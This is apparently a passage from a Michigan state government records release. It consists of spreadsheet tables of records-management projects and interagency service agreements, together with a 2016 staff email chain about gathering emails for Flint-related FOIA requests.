|     | RMS | MI-DNR-003  | IRMA - Department of Natural Resources - Property Management Purchase Deeds     |   |   | SOW |
| 301 |     |             |   |   |   |     |
| 302 | RMS | MI-DNR-004  | IRMA - Department of Natural Resources - Wildlife Management                    |   |   | SOW |
| 303 | RMS | MI-DNR-005  | IRMA - Department of Natural Resources - Land Records                           |   |   | SOW |
| 304 | RMS | MI-DNR-006  | IRMA - Department of Natural Resources - Wildlife Permit Files                  |   |   | SOW |
| 305 | RMS | MI-DNR-007  | IRMA - Department of Natural Resources - Certificates of Error                  |   |   | SOW |
| 306 | RMS | MI-DNR-008  | IRMA - Department of Natural Resources - Land Board Deeds                       |   |   | SOW |
| 307 | RMS | MI-DNR-009  | IRMA - Department of Natural Resources - Exchanges                              |   |   | SOW |
| 308 | RMS | MI-DNR-010  | IRMA - Department of Natural Resources - Michigan Island Inventory              |   |   | SOW |
| 309 | RMS | MI-DNR-011  | IRMA - Department of Natural Resources - Saint Clair Flats                      |   |   | SOW |

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| 310 | RMS | MI-DNR-012   | IRMA - Department of Natural Resources - Light House Logs                           |   |   | SOW |
|     | RMS | MI-DNR-013   | IRMA - Department of Natural Resources - Commercial Forest Management (Conversion)  |   |   | SOW |
| 311 |     |              |   |   |   |     |
| 312 | RMS | MI-DNR-014   | IRMA - DNR Forrest Fire Experimentation Station                                     |   |   | SOW |
| 313 | RMS | MI-DOE-001   | IRMA - Department of Education - Closed Academy Student Records                     |   |   | SOW |
| 314 | RMS | MI-DOE-002   | IRMA - Department of Education - Special Education Complaint Files Microfilm        |   |   | SOW |
| 315 | RMS | MI-DOE-003   | IRMA - Department of Education - Special Education                                  |   |   | SOW |
| 316 | RMS | MI-DOE-004   | IRMA - Department of Education - Litigation Support (Imaging)                       |   |   | SOW |
| 317 | RMS | MI-DOE-005   | IRMA - Michigan Library Film Duplication  |   |   | SOW |
| 318 | RMS | MI-DOS-001   | IRMA - Department of State - Driver and Vehicle Records                             |   |   | SOW |
| 319 | RMS | MI-DOS-002   | IRMA - Department of State - Great Seal Notary Files                                |   |   | SOW |
| 320 | RMS | MI-DOS-003   | IRMA - Department of State - Uniform Commercial Code                                |   |   | SOW |
| 321 | RMS | MI-DOS-004   | IRMA - Department of State - Document Services                                      |   |   | SOW |
| 322 | RMS | MI-DOS-005   | IRMA - Secretary of State - Film Processing   |   |   | SOW |
| 323 | RMS | MI-DOS-006   | IRMA - Bureau of Elections - registration cards (IRMA)                              |   |   | SOW |
| 324 | RMS | MI-DOT-001   | IRMA - Department of Transportation - C&T   |   |   | SOW |
| 325 | RMS | MI-DOT-002   | IRMA - Department of Transportation - Railroad Files                                |   |   | SOW |
| 326 | RMS | MI-DOT-003   | IRMA - Department of Transportation - Design Drawings                               |   |   | SOW |
| 327 | RMS | MI-DOT-004   | IRMA - Department of Transportation - Environmental (Obsolete)                      |   |   | SOW |
| 328 | RMS | MI-DOT-005   | IRMA - Department of Transportation - Geo Technical Services                        |   |   | SOW |
| 329 | RMS | MI-DOT-006   | IRMA - Department of Transportation - Real Estate                                   |   |   | SOW |
| 330 | RMS | MI-DOT-007   | IRMA - Department of Transportation - Aeronautics Construction Plans                |   |   | SOW |
| 331 | RMS | MI-DOT-008   | IRMA - Department of Transportation - Aeronautics Land Records                      |   |   | SOW |
| 332 | RMS | MI-DOT-009   | IRMA - Department of Transportation - Aeronautics MISC                              |   |   | SOW |
| 333 | RMS | MI-DOT-010   | IRMA - Department of Transportation - DBE CD Conversion                             |   |   | SOW |
| 334 | RMS | MI-DOT-011   | IRMA - Department of Transportation - Construction Records                          |   |   | SOW |
| 335 | RMS | MI-DOT-012   | IRMA - Department of Transportation - C&T Construction Project Records              |   |   | SOW |
| 336 | RMS | MI-DOT-013   | IRMA - Department of Transportation - Buisness Development                          |   |   | SOW |
| 337 | RMS | MI-DOT-014   | IRMA - Department of Transportation - Regional Construction                         |   |   | SOW |
| 338 | RMS | MI-DOT-015   | IRMA - Department of Transportation - Pavement Management                           |   |   | SOW |
| 339 | RMS | MI-DOT-016   | IRMA - Department of Transportation - Categorical Exclusion Records                 |   |   | SOW |
| 340 | RMS | MI-DOT-017   | IRMA - Department of Transportation - Human Resources                               |   |   | SOW |
|     | RMS | MI-DOT-018   | IRMA - Department of Transportation - Soil Test Reports (Not IRMA or TRIM, Imaging) |   |   | SOW |
| 341 |     |              |   |   |   |     |
| 342 | RMS | MI-DOT-020   | IRMA - Department of Transportation - Design - Film Scanning                        |   |   | SOW |
| 343 | RMS | MI-DOT-021   | IRMA - MDTOT - 3.5 Disk to DVD image conversion                                     |   |   | SOW |
| 344 | RMS | MI-DTMB-018a | IRMA - Office of Financial Management W-9 (TRIM)                                    |   |   | SOW |
| 345 | RMS | MI-DTMB-019  | IRMA - DTMB ORS Post Card Responses (Imaging)                                       |   |   | SOW |
| 346 | RMS | MI-DTMB-020  | IRMA - DTMB Office of Retirement Services The Mail Documents (Scanning)             |   |   | SOW |
| 347 | RMS | MI-DTMB-021  | IRMA - DTMB Print and Mail Services Apeature Card Scanning (Scanning)               |   |   | SOW |
| 348 | RMS | MI-HAL-001   | IRMA - HAL - Archives Rural Property Cards  |   |   | SOW |
| 349 | RMS | MI-HAL-002   | IRMA - HAL - Historic Preservation  |   |   | SOW |

|     | A   | B            | C   | D | E | F   |
|-----|-----|--------------|---|---|---|-----|
| 350 | RMS | MI-HAL-003   | IRMA - HAL- Michigan History Magazine   |   |   | SOW |
| 351 | RMS | MI-HAL-004   | IRMA - HAL- RMS Local Government  |   |   | SOW |
| 352 | RMS | MI-HAL-005   | IRMA - HAL- Archives Regimental Records                                       |   |   | SOW |
| 353 | RMS | MI-HAL-006   | IRMA - HAL- Accounts Payable  |   |   | SOW |
| 354 | RMS | MI-HAL-007   | IRMA - HAL- Executive   |   |   | SOW |
| 355 | RMS | MI-HREP-001  | IRMA - House of Representatives - Committee Reports                           |   |   | SOW |
| 356 | RMS | MI-LARA-063  | IRMA - GAS SAFETY DIVISION - WELL FILS (TRIM)                                 |   |   | SOW |
| 357 | RMS | MI-LARA-064  | IRMA - GAS SAFETY DIVISION - FIELD FILES (TRIM)                               |   |   | SOW |
|     | RMS | MI-LARA-065  | IRMA - LARA Underground Storage Tanks (new combines closed and open tanks)    |   |   | SOW |
| 358 |     |              |   |   |   |     |
| 359 | RMS | MI-MDA-001   | IRMA - Agriculture - Environmental Stewardship Farmland Agreements            |   |   | SOW |
| 360 | RMS | MI-MDA-002   | IRMA - Agriculture - Laboratory Division Food and Dairy                       |   |   | SOW |
| 361 | RMS | MI-MDA-003   | IRMA - Agriculture - Laboratory Division Food CAR data Conversion             |   |   | SOW |
| 362 | RMS | MI-MDA-004   | IRMA - Agriculture - Laboratory Division Food, Feed, and Fertilizer           |   |   | SOW |
| 363 | RMS | MI-MDA-005   | IRMA - Agriculture - Laboratory Division Motor Fuel                           |   |   | SOW |
| 364 | RMS | MI-MDA-006   | IRMA - Agriculture - Laboratory Division Weights and Measures                 |   |   | SOW |
| 365 | RMS | MI-MDA-007   | IRMA - Agriculture - Laboratory Division Pesticides                           |   |   | SOW |
| 366 | RMS | MI-MDA-008   | IRMA - Agriculture - Laboratory Division Seed Samples                         |   |   | SOW |
| 367 | RMS | MI-MDA-010   | IRMA - Agriculture - Food and Dairy   |   |   | SOW |
| 368 | RMS | MI-MDA-011   | IRMA - Agriculture - Baseline Agreements                                      |   |   | SOW |
| 369 | RMS | MI-MDA-012   | IRMA - Agriculture - Site Plan Files  |   |   | SOW |
| 370 | RMS | MI-MDA-013   | IRMA - Agriculture - Migrant Housing Licensing Applications                   |   |   | SOW |
| 371 | RMS | MI-MDA-014   | IRMA - Agriculture - Migrant Housing Inspections                              |   |   | SOW |
| 372 | RMS | MI-MDA-015   | IRMA - Agriculture - Migrant Housing Infrastructure                           |   |   | SOW |
| 373 | RMS | MI-MDA-016   | IRMA - Agriculture - Migrant Housing Grants                                   |   |   | SOW |
| 374 | RMS | MI-MDA-017   | IRMA - Agriculture - Environmental Stewardship - Correspondence Docs          |   |   | SOW |
| 375 | RMS | MI-MDA-018   | IRMA - Agriculture - Weights and Measures                                     |   |   | SOW |
| 376 | RMS | MI-MDA-019   | IRMA - Agriculture - Accounts Payable   |   |   | SOW |
| 377 | RMS | MI-MDA-020   | IRMA - Agriculture - Water Quality Samples (Migrant Worker Housing Camps)     |   |   | SOW |
| 378 | RMS | MI-MDA-021   | IRMA - Agriculture - Farmland Agreements (Film Indexing)                      |   |   | SOW |
| 379 | RMS | MI-MDA-022   | IRMA - Migrant Camp Workers - Back File Conversion                            |   |   | SOW |
| 380 | RMS | MI-MDA-023   | IRMA - Environmental Stewardship - Conservation Easements (IRMA)              |   |   | SOW |
| 381 | RMS | MI-MDA-024   | IRMA - MDARD Conservation Easments CREP Contracts (IRMA)                      |   |   | SOW |
| 382 | RMS | MI-MDA-025   | IRMA - Department of Agriculture-Animal Industry Division                     |   |   | SOW |
| 383 | RMS | MI-MDVA-001  | IRMA - Department of Veterans Affairs - DD214                                 |   |   | SOW |
| 384 | RMS | MI-MDVA-002  | IRMA - MDVA - Historical DD214 (Imaging)                                      |   |   | SOW |
| 385 | RMS | MI-MSHDA-001 | IRMA - MIRMA - SHDA - CALL CENTER REPORTS (IRMA)                              |   |   | SOW |
| 386 | RMS | MI-MSHDA-002 | IRMA - State Historic Preservation Office -Contract Files (scanning for TRIM) |   |   | SOW |
| 387 | RMS | MI-MSHDA-003 | IRMA - MSHDA Legal - Tax Abatement Files (scanning for TRIM)                  |   |   | SOW |
| 388 | RMS | MI-MSHDA-004 | IRMA - MSHDA - Legal Research Files (TRIM)                                    |   |   | SOW |
| 389 | RMS | MI-MSP-001   | IRMA - MSP - CIIC Gun Permits   |   |   | SOW |
| 390 | RMS | MI-MSP-002   | IRMA - MSP - CIIC Incident Reports  |   |   | SOW |

|     | A   | B           | C  | D | E | F   |
|-----|-----|-------------|--|---|---|-----|
| 391 | RMS | MI-MSP-003  | IRMA - MSP - Human Resources   |   |   | SOW |
| 392 | RMS | MI-MSP-004  | IRMA - MSP - Sex Offender Registry   |   |   | SOW |
| 393 | RMS | MI-MSP-005  | IRMA - MSP - Violent Crimes Unit - DD-79   |   |   | SOW |
| 394 | RMS | MI-MSP-006  | IRMA - MSP - Bus Safety Inspection   |   |   | SOW |
| 395 | RMS | MI-MSP-007  | IRMA - MSP - CJC Gun Permit - Cards (Film Conversion, Scanning, And Indexing).                           |   |   | SOW |
| 396 | RMS | MI-MSP-008  | IRMA - Evidence File   |   |   | SOW |
| 397 | RMS | MI-MVAA-001 | IRMA - MMVA - DD214 Copy 6 Microfilm clean-up - Error corrections to indexing and microfilm (Conversion) |   |   | SOW |
| 398 | RMS | MI-MVAA-002 | IRMA - MVVA - DD214 PAPER SCANNING   |   |   | SOW |
| 399 | RMS | MI-SC-001   | IRMA - Supreme Court - Judicial Tenure Commission  |   |   | SOW |
| 400 | RMS | MI-SEN-001  | IRMA - Senate - Senate Finance   |   |   | SOW |
| 401 | RMS | MI-TREA-001 | IRMA - Treasury - Affidavits of Land Transfers   |   |   | SOW |
| 402 | RMS | MI-TREA-002 | IRMA - Treasury - Compliance   |   |   | SOW |
| 403 | RMS | MI-TREA-003 | IRMA - Treasury - Equalization Documents   |   |   | SOW |
| 404 | RMS | MI-TREA-005 | IRMA - Treasury - MET  |   |   | SOW |
| 405 | RMS | MI-TREA-006 | IRMA - Treasury - OSG  |   |   | SOW |
| 406 | RMS | MI-TREA-007 | IRMA - Treasury - PTA/MCR/MF/SUW/SUM   |   |   | SOW |
| 407 | RMS | MI-TREA-008 | IRMA - Treasury - Scholarships and Grants  |   |   | SOW |
| 408 | RMS | MI-TREA-009 | IRMA - Treasury - Student Financial Services Processing  |   |   | SOW |
| 409 | RMS | MI-TREA-010 | IRMA - Treasury - Tax Amnesty  |   |   | SOW |
| 410 | RMS | MI-TREA-011 | IRMA - Treasury - Tax Roll Books   |   |   | SOW |
| 411 | RMS | MI-TREA-012 | IRMA - Treasury - Sweeper Files  |   |   | SOW |
| 412 | RMS | MI-TREA-013 | IRMA - Treasury - MSHDA Fair Housing Documents   |   |   | SOW |
| 413 | RMS | MI-TREA-014 | IRMA - Treasury - Charitable Gaming (TRIM)   |   |   | SOW |
| 414 | RMS | MI-TREA-015 | IRMA - Treasury - Local Government Emergency Management  |   |   | SOW |
| 415 | RMS | MI-TREA-016 | IRMA - Treasury - MET Terminations and Transfers (Imaging)   |   |   | SOW |
| 416 | RMS | MI-TREA-017 | IRMA - Treasury - MET Tiff to PDF conversion   |   |   | SOW |
| 417 | RMS | MI-TREA-018 | IRMA - Treasury - MET Contract Files   |   |   | SOW |
| 418 | RMS | MI-TREA-019 | IRMA - Treasury - MET Supplemental Files   |   |   | SOW |
| 419 | RMS | MI-TREA-020 | IRMA - Treasury - MET Scan on Demand   |   |   | SOW |
| 420 | RMS | MI-TREA-021 | IRMA - Treasury - Data to Image Conversion (FileNet)   |   |   | SOW |
| 421 | RMS | MI-TREA-022 | IRMA - Treasury - Historical Document (Imaging)  |   |   | SOW |
| 422 | RMS | No Number   | IRMA - Department of Management and Budget - Design and Construction                                     |   |   | SOW |
| 423 | RMS | No Number   | IRMA - Department of Natural Resources - Grand Rapids Collections  |   |   | SOW |
| 424 | RMS | No Number   | IRMA - Department of Transportation - Aperture Card Conversion   |   |   | SOW |
| 425 | RMS | No Number   | IRMA - Department of Transportation - ACT 51IRMA - d   |   |   | SOW |
| 426 | RMS | No Number   | IRMA - HAL - Land Patents  |   |   | SOW |
| 427 | RMS | No Number   | IRMA - Environmental Quality - GRB Services  |   |   | SOW |

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**From:** Mears, Greg (DTMB)  
**Sent:** Thursday, February 11, 2016 11:13 AM  
**To:** Sample, Brice (DTMB);Thompson, Kristi (DTMB)  
**Subject:** FW: Help with FOIA requests

**Importance:** High

Folks,

I have never done a FOIA request, only plenty of Litigation Holds. Do you folks have nay experience with this?

*Greg Mears  
Client Specialist  
Serving DTMB and Civil Service  
Mason Building- 517-284-4524  
Cell 517-388-5445*


**Need me in a Hurry? Email me at:** [DTMB-MCSC-EO-Client-Specialists@michigan.gov](mailto:DTMB-MCSC-EO-Client-Specialists@michigan.gov)

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**From:** Westfall, Laurie (DTMB)  
**Sent:** Thursday, February 11, 2016 10:41 AM  
**To:** Mears, Greg (DTMB) <[mearsg@michigan.gov](mailto:mearsg@michigan.gov)>  
**Cc:** Gabler, David (DTMB) <[GablerD@michigan.gov](mailto:GablerD@michigan.gov)>; Roeske, Debbie (DTMB) <[RoeskeD@michigan.gov](mailto:RoeskeD@michigan.gov)>; Thomas, Maria (DTMB) <[ThomasM16@michigan.gov](mailto:ThomasM16@michigan.gov)>; Gorton, Glenn (DTMB) <[GortonG@michigan.gov](mailto:GortonG@michigan.gov)>  
**Subject:** FW: Help with FOIA requests  
**Importance:** High

Greg – any thoughts? Would record retention/document management come in to play – E-discovery system? Glenn is on vacation and I'm not sure what the options are for our MDE client.

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**

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**From:** MSP-EOC-MDEDUCTN  
**Sent:** Thursday, February 11, 2016 10:19 AM  
**To:** Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Gorton, Glenn (DTMB) <[GortonG@michigan.gov](mailto:GortonG@michigan.gov)>  
**Cc:** Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>  
**Subject:** Help with FOIA requests

Laurie and Glenn,

Dave Head and I attended yesterday's Flint FOIA meeting. Many GMs were there.

I need some technical help with getting all the documents. There is some statewide system that we have to upload all our documents.

Can someone get me some idea what to tell staff on the best way to collect all the emails? What do I tell staff to do in order to send me all the emails? Is there a technical way? I hope something other than sending me all the emails.

Louis

Louis Burgess  
Emergency Management Coordinator  
Michigan Department of Education  
[Burgessi@michigan.gov](mailto:Burgessi@michigan.gov)  
Office: 517.335.3672  
Mobile: 517.930.4670



|    | A                 | B  | C   |
|----|-------------------|--|---|
|    | OSS Unit          | Customer                                     | Subject   |
| 1  | Federal Surplus   | GSA  | The GSA and Federal Surplus will cooperate in utilizing property, facilities, personnel, and services furnished, supplied, or made available under the agreement to facilitate disposition by sale of nondonated Federal Surplus personal property. |
| 2  | Federal Surplus   | Transportation Security Administration (TSA) | DTMB auction services performed for confiscated, lost & found and unclaimed property from airport securities in Traverse City, Detroit, Flint, Grand Rapids, Saginaw and Lansing  |
| 3  | Mailing Services  | DHS-Wayne Co.                                | Mail distribution services for the WCDHS.   |
| 4  | Delivery Services | Treasury                                     | Treasury Warrant and Monthly Statement of Account printing & mail output processing   |
| 5  | Printing Services | UIA  | UA benefit check printing & mail output processing  |
| 6  | Mailing Services  | DHS  | Bridges printing/mailling   |
| 7  | Printing Services | MDOS   | Vehicle Renewals by Mail  |
| 8  | Mailing Services  | UIA  | Presorting Only   |
| 9  | Mailing Services  | USPS   | Combined Mailing Agreement  |
| 10 | Mailing Services  | DNR  | DNR License Output Processing   |
| 11 | Print Services    | Treasury                                     | Warrant Printing  |
| 12 | Print Services    | DTMB   | DIT Depot/Computer Transporting   |
| 13 | Delivery Services | RMS  | Pickup/Delivery of Retention Boxes from agencies  |
| 14 | Delivery Services | UIA  | Pickup/Delivery of mail located in Detroit  |
| 15 | Delivery Services | Treasury                                     | Pickup Treasury files and deliver to RMS  |
| 16 | Delivery Services | Treasury                                     | Open shelf filing system  |
| 17 | RMS               | Liquor Control Commission                    | Open shelf filing system  |
| 18 | RMS               | Treasury                                     | DTMB auction services performed for Treasury unclaimed property   |
| 19 | State Surplus     | Colleges & Universities                      | Vehicle Assignment MOU for Colleges and Universities - EMU, FSU, LSSU, MSU, NMU, OU, SVU, WSU   |
| 20 | VTS               | Facilities                                   | Coordinate efforts and activities for the Motor-Pool sites in Escanaba, Traverse City, Flint, Detroit and Grand Rapids.   |
| 21 | VTS               | Lottery                                      | Motor Vehicle Fleet Services  |
| 22 | VTS               | DMVA   | Motor Vehicle Fleet Services  |
| 23 | VTS               | DCS  | Motor Vehicle Fleet Services  |
| 24 | VTS               | DCR  | Motor Vehicle Fleet Services  |
| 25 | VTS               | Gaming Control Board                         | Motor Vehicle Fleet Services  |
| 26 | VTS               | MSP  | Motor Vehicle Fleet Services  |
| 27 | VTS               | LARA   | Motor Vehicle Fleet Services  |
| 28 | VTS               |  | Motor Vehicle Fleet Services  |

|    | D<br>Execution Date | E<br>Expiration Date | F<br>Type | G<br>Current | H<br>Rcd |
|----|---------------------|----------------------|-----------|--------------|----------|
| 1  | 9/27/2000           |                      | SIA       |              |          |
| 2  |                     |                      |           |              |          |
| 3  |                     |                      | SIA       |              |          |
| 4  | 10/1/11             |                      | SIA       |              |          |
| 5  | 3/20/2001           |                      | SIA       |              | Yes      |
| 6  | 9/30/2008           |                      | SIA       |              | Yes      |
| 7  |                     |                      | SIA       |              | Yes      |
| 8  |                     |                      | SIA       |              |          |
| 9  |                     |                      | SIA       |              |          |
| 10 |                     |                      | SIA       | Yes          | Yes      |
| 11 | 5/21/2002           |                      | SIA       |              |          |
| 12 | 6/20/2002           |                      | SIA       | Remove       |          |
| 13 |                     |                      | SIA       |              |          |
| 14 |                     |                      | SIA       |              |          |
| 15 |                     |                      | SIA       |              |          |
| 16 |                     |                      | SIA       |              |          |
| 17 | 10-1-2011           |                      | SIA       |              |          |
| 18 |                     |                      | SIA       |              |          |
| 19 | 2/17/10             |                      | SIA       |              |          |
| 20 | 4/1/2003            |                      | SIA       | Yes          | Yes      |
| 21 | 3/1/2004            |                      | SIA       | Yes          | Yes      |
| 22 | 6/1/2004            |                      | SIA       | Yes          | Yes      |
| 23 | 6/1/2004            |                      | SIA       | Yes          | Yes      |
| 24 | 5/26/2004           |                      | SIA       | Yes          | Yes      |
| 25 | 5/26/2004           |                      | SIA       | Yes          | Yes      |
| 26 | 7/1/2004            |                      | SIA       | Yes          | Yes      |
| 27 | 6/7/2004            |                      | SIA       | Yes          | Yes      |
| 28 | 6/28/2004           |                      | SIA       | Yes          | Yes      |

|    | A   | B           | C  |
|----|-----|-------------|--|
| 29 | VTS | Corrections | Motor Vehicle Fleet Services                         |
| 30 | VTS | Agriculture | Motor Vehicle Fleet Services                         |
| 31 | VTS | DTMB        | Motor Vehicle Fleet Services                         |
| 32 | VTS | Education   | Motor Vehicle Fleet Services                         |
| 33 | VTS | DNR         | Motor Vehicle Fleet Services                         |
| 34 | VTS | DHS         | Motor Vehicle Fleet Services                         |
| 35 | VTS | MEDC        | Motor Vehicle Fleet Services                         |
| 36 | VTS | DEQ         | Motor Vehicle Fleet Services                         |
| 37 | VTS | DCH         | Motor Vehicle Fleet Services                         |
| 38 | RMS | DMB         | IRMA - DMB Journal Vouchers                          |
| 39 | RMS | DMB         | IRMA - DMB Accounts Payable                          |
| 40 | RMS | DIT         | IRMA - DIT - COMPENSATION CONTROL REPORTS            |
| 41 | RMS | MEDC        | IRMA - MEDC - Accounts Payable                       |
| 42 | RMS | MEDC        | IRMA - MEDC - HR                                     |
| 43 | RMS | DOS         | IRMA - Department of State - Voter Cards             |
| 44 | RMS | TREASURY    | IRMA - TREAS - MET PROGRAM                           |
| 45 | RMS | HAL         | IRMA - HAL - ACCOUNTS PAYABLE                        |
| 46 | RMS | DCH         | IRMA - DCH - MEDICAID 837 REPORTS                    |
| 47 | RMS | DCH         | IRMA - DCH - CERTIFICATE OF NEED                     |
| 48 | RMS | DCH         | IRMA - DCH CLPPP Electronic Blood Lead Reports       |
| 49 | RMS | DHS         | IRMA - DHS Accounts Payable                          |
| 50 | RMS | CORR        | IRMA - CORR - Accounts Payable                       |
| 51 | RMS | CORR        | IRMA - CORR - Court Orders                           |
| 52 | RMS | MSP         | IRMA - MSP - GUN REGISTRATION                        |
| 53 | RMS | MSP         | IRMA - MSP - Incident Reports                        |
| 54 | RMS | MSP         | IRMA - MSP - SEX OFFENDER REGISTRY                   |
| 55 | RMS | MDOT        | IRMA - MDOT HUMAN RESOURCES                          |
| 56 | RMS | MDARD       | IRMA - MDARD Accounts Payable                        |
| 57 | RMS | MSHDA       | IRMA - MSHDA - AGENDA DOCKETS                        |
| 58 | RMS | MSHDA       | IRMA - MSHDA - Homeless Initiatives                  |
| 59 | RMS | LARA        | IRMA - LARA - MSHDA PBCA/TRACS/HAP                   |
| 60 | RMS | LARA        | IRMA - LARA - MSHDA HOME OWNERSHIP                   |
| 61 | RMS | LARA        | IRMA - LARA - BCC Code Enforcement                   |
| 62 | RMS | BCC         | IRMA - BCC Code Enforcement Electrical Licenses      |
| 63 | RMS | LARA        | IRMA - LARA - ELEVATOR                               |
| 64 | RMS | LARA        | IRMA - LARA - BOILER                                 |
| 65 | RMS | LARA        | IRMA - LARA - BCCFS AFFIDAVITS OF AFFIXTURE          |
| 66 | RMS | LARA        | IRMA - LARA - WORKERS COMP                           |
| 67 | RMS | LARA        | IRMA - LARA - Underground Storage Tanks              |
| 68 | RMS | LARA        | IRMA - LARA - HEALTH PROFESSIONS - Digest            |
| 69 | RMS | LARA        | IRMA - LARA - Bureau of Health Professions Licensing |
| 70 | RMS | LARA        | IRMA - LARA - NURSE AIDE TRAINING PROGRAM            |

|    | D  | E | F   | G   | H   |
|----|--|---|-----|-----|-----|
| 29 | 7/12/2004  |   | SIA | Yes | Yes |
| 30 | 8/6/2004   |   | SIA | Yes | Yes |
| 31 | 9/15/2004  |   | SIA | Yes | Yes |
| 32 | 9/22/2004  |   | SIA | Yes | Yes |
| 33 | 9/22/2004  |   | SIA | Yes | Yes |
| 34 | 6/1/2004   |   | SIA | Yes | Yes |
| 35 | 9/17/2004  |   | SIA | Yes | Yes |
| 36 | 10/1/2004  |   | SIA | Yes | Yes |
| 37 | 10/1/2004  |   | SIA | Yes | Yes |
| 38 | 11/9/2005  |   | MOA |     |     |
| 39 | 10/31/2005   |   | MOA |     |     |
| 40 | No MOA, SOW signed 04/5/2007                                       |   | MOA |     |     |
| 41 | 4/27/2005  |   | MOA |     |     |
| 42 | 10/5/2010  |   | MOA |     |     |
| 43 | 5/22/2014  |   | MOA |     |     |
| 44 | 1/12/2006  |   | MOA |     |     |
| 45 | No MOA, SOW Signed 03/23/2009 by Nicholas Bozen                    |   | MOA |     |     |
| 46 | 8/15/2006  |   | MOA |     |     |
| 47 | 12/7/2006  |   | MOA |     |     |
| 48 | 7/24/2008  |   | MOA |     |     |
| 49 | 6/13/2011  |   | MOA |     |     |
| 50 | 8/20/2013  |   | MOA |     |     |
| 51 | 11/30/2010   |   | MOA |     |     |
| 52 | 11/23/2010   |   | MOA |     |     |
| 53 | 8/31/2010  |   | MOA |     |     |
| 54 | 9/8/2010   |   | MOA |     |     |
| 55 | 12/14/2011   |   | MOA |     |     |
| 56 | attempted to obtain 7/18/2012 and 12/27/2012 - agency never signed |   | MOA |     |     |
| 57 | 9/28/2006  |   | MOA |     |     |
| 58 | 6/22/2012  |   | MOA |     |     |
| 59 | 7/7/2009   |   | MOA |     |     |
| 60 | 10/23/2007   |   | MOA |     |     |
| 61 | 6/13/2011  |   | MOA |     |     |
| 62 | 10/4/2012  |   | MOA |     |     |
| 63 | 1/12/2011  |   | MOA |     |     |
| 64 | 11/10/2005   |   | MOA |     |     |
| 65 | 11/10/2005   |   | MOA |     |     |
| 66 | 9/2/2010   |   | MOA |     |     |
| 67 | 3/13/2012  |   | MOA |     |     |
| 68 | attempted to obtain MOA 4/17/2008, SOW signed 10/2008              |   | MOA |     |     |
| 69 | 6/12/2012  |   | MOA |     |     |
| 70 | No MOA, SOW signed 9/20/2010                                       |   | MOA |     |     |

|     | A             | B  | C                                      |
|-----|---------------|--|--|
| 71  | RMS           | LARA   | IRMA - LARA - MEDICAL MARIHUANA        |
| 72  | RMS           | LARA   | IRMA - LARA - Accounts Payable         |
| 73  | RMS           | LARA   | IRMA - LARA - Commercial Licensing     |
| 74  | RMS           | LARA   | IRMA - LARA - LCC MEETING MINUTES      |
| 75  | RMS           | DNRE   | IRMA - DNRE - WILDLIFE PERMIT FILES    |
| 76  | RMS           | MDARD  | IRMA - MDARD - FOOD AND DAIRY          |
| 77  | RMS           | Migrant                                      | IRMA - Migrant Labor Housing           |
| 78  | RMS           | Farmland                                     | IRMA - Farmland Agreements             |
| 79  | RMS           | MDARD  | IRMA - MDARD CREP                      |
| 80  | RMS           | HOUSE  | IRMA - HOUSE OF REP. COMMITTEE RECORDS |
| 81  | State Surplus | Ann Arbor Transportation Authority           | Sale of Surplus/Confiscated Property   |
| 82  | State Surplus | Armada Police Department                     | Sale of Surplus/Confiscated Property   |
| 83  | State Surplus | Belding Police Department                    | Sale of Surplus/Confiscated Property   |
| 84  | State Surplus | Benzie Co. Office of Emergency Management    | Sale of Surplus/Confiscated Property   |
| 85  | State Surplus | Benzie Co. Sheriff's Office                  | Sale of Surplus/Confiscated Property   |
| 86  | State Surplus | Capital Area Transportation Authority (CATA) | Sale of Surplus/Confiscated Property   |
| 87  | State Surplus | Charter Twp. Of Lansing                      | Sale of Surplus/Confiscated Property   |
| 88  | State Surplus | City of East Lansing                         | Sale of Surplus/Confiscated Property   |
| 89  | State Surplus | City of Eaton Rapids                         | Sale of Surplus/Confiscated Property   |
| 90  | State Surplus | City of Ewart                                | Sale of Surplus/Confiscated Property   |
| 91  | State Surplus | City of Grand Haven                          | Sale of Surplus/Confiscated Property   |
| 92  | State Surplus | City of Howell                               | Sale of Surplus/Confiscated Property   |
| 93  | State Surplus | City of Ionia                                | Sale of Surplus/Confiscated Property   |
| 94  | State Surplus | City of Ionia-Public Safety Department       | Sale of Surplus/Confiscated Property   |
| 95  | State Surplus | City of Lansing - Fleet services             | Sale of Surplus/Confiscated Property   |
| 96  | State Surplus | City of Lathrup Village                      | Sale of Surplus/Confiscated Property   |
| 97  | State Surplus | City of Leslie                               | Sale of Surplus/Confiscated Property   |
| 98  | State Surplus | City of Midland                              | Sale of Surplus/Confiscated Property   |
| 99  | State Surplus | City of Niles Dial A Ride                    | Sale of Surplus/Confiscated Property   |
| 100 | State Surplus | City of South Haven                          | Sale of Surplus/Confiscated Property   |
| 101 | State Surplus | City of St. Clair                            | Sale of Surplus/Confiscated Property   |
| 102 | State Surplus | City of St. Johns                            | Sale of Surplus/Confiscated Property   |
| 103 | State Surplus | City of Stanton                              | Sale of Surplus/Confiscated Property   |
| 104 | State Surplus | Clinton County Road Commission               | Sale of Surplus/Confiscated Property   |
| 105 | State Surplus | Clinton County Sheriff's Dept.               | Sale of Surplus/Confiscated Property   |
| 106 | State Surplus | Delhi Charter Township                       | Sale of Surplus/Confiscated Property   |
| 107 | State Surplus | Delta Township                               | Sale of Surplus/Confiscated Property   |
| 108 | State Surplus | Detroit Housing Commission                   | Sale of Surplus/Confiscated Property   |
| 109 | State Surplus | Eaton County Road Commission                 | Sale of Surplus/Confiscated Property   |
| 110 | State Surplus | Eaton County Sheriff Dept.                   | Sale of Surplus/Confiscated Property   |
| 111 | State Surplus | Green Oaks Charter Twp. Police Dept.         | Sale of Surplus/Confiscated Property   |
| 112 | State Surplus | Hamburg Twp.                                 | Sale of Surplus/Confiscated Property   |

|     | D  | E          | F   | G | H |
|-----|--|------------|-----|---|---|
| 71  | multiple attempts, signed MOA this week, going to TRIM |            | MOA |   |   |
| 72  |  | 1/14/2011  | MOA |   |   |
| 73  |  | 9/23/2005  | MOA |   |   |
| 74  |  | 10/24/2010 | MOA |   |   |
| 75  |  | 11/29/2010 | MOA |   |   |
| 76  |  | 1/19/2011  | MOA |   |   |
| 77  |  | 10/21/2011 | MOA |   |   |
| 78  |  | 10/11/2010 | MOA |   |   |
| 79  |  | 9/24/2013  | MOA |   |   |
